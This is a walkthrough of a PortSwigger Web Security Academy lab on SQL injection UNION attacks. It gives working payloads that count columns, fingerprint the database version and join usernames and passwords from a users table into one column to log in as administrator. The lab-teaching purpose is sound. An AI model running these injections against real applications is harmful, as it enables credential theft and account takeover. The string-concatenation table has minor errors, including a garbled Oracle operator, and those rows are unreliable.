SQL injection UNION attack,retrieving multiple values in a single column
SQL injection UNION attack,retrieving multiple values in a single column
Platform: PortSwigger | Category: SQL_injection | Type: Lab | Difficulty: N/A | OS: N/A | Author: XESXOR | Date: 2026-08-24 | Status: Solved Techniques: Web Security Academy, SQL_injection
Summary
Walkthrough of the PortSwigger Web Security Academy lab SQL injection UNION attack,retrieving multiple values in a single column (SQL_injection). This lab demonstrates a sql_injection vulnerability and its exploitation to achieve the lab objectives.
Lab Overview
PortSwigger Web Security Academy — SQL_injection
This writeup is part of the XESXOR PortSwigger collection. The original lab description and solution have been preserved and reformatted for clarity.
Lab Description :
Solution :
String concatenation
You can concatenate together multiple strings to make a single string.
| Name | Command |
|---|---|
| MICROSOFT | 'foo'+'bar' |
| POSTgreSQL | 'foo'||'bar' |
| MYSQL | 'foo' 'bar' [Note the space between the two strings] |
| CONCAT('foo','bar') | |
| ORACLE | 'foo'| |'bar' |

Query made -
sql read-only • copy allowedSELECT * FROM someTable WHERE category = '<CATEGORY>'
Determine the number of columns -
ORDER BY 3 returns an error, which means there are 2 columns that is retreived by the web app from the db.
sql read-only • copy allowedSELECT * FROM someTable WHERE category = '<CATEGORY>' ORDER BY 3 --

Determine which columns contain text data -
1st column
sql read-only • copy allowedSELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT 'A',NULL --

2nd Column
This column contains text data
sql read-only • copy allowedSELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT NULL,'A' --

Determine the type of database -

Since we know 2nd column is containing text data, we can try to use version command of each database system to identify the type of database present in the backend.
ORACLE
sql read-only • copy allowedSELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT NULL,banner FROM v$version --

500 - SERVER ERROR
Microsoft
sql read-only • copy allowedSELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT NULL,@@version --

500 - Server Error
NOTE - Syntax for findng version is the same for both Microsoft and MYSQL
PostgreSQL

sql read-only • copy allowedSELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT NULL,version() --

We can confirm that this is an POSTgreSQL db in backend.
Retreive multiple values in single column -
For POSTgreSQL , the syntax for string concatination is 'foo'||'bar'
sql read-only • copy allowedSELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT NULL,username||'-'||password FROM users --

We got all the usernames & passwords,

Now we can login as administrator
Key Takeaways / Lessons
- Understanding SQL_injection detection and exploitation is crucial for web security.
- Always validate and sanitize user input; implement proper access controls.
- This lab is part of the PortSwigger Web Security Academy — practice in a safe, legal environment.
Crafted by XESXOR Research • 2026-08-24 • PortSwigger Web Security Academy • Lab: SQL injection UNION attack,retrieving multiple values in a single column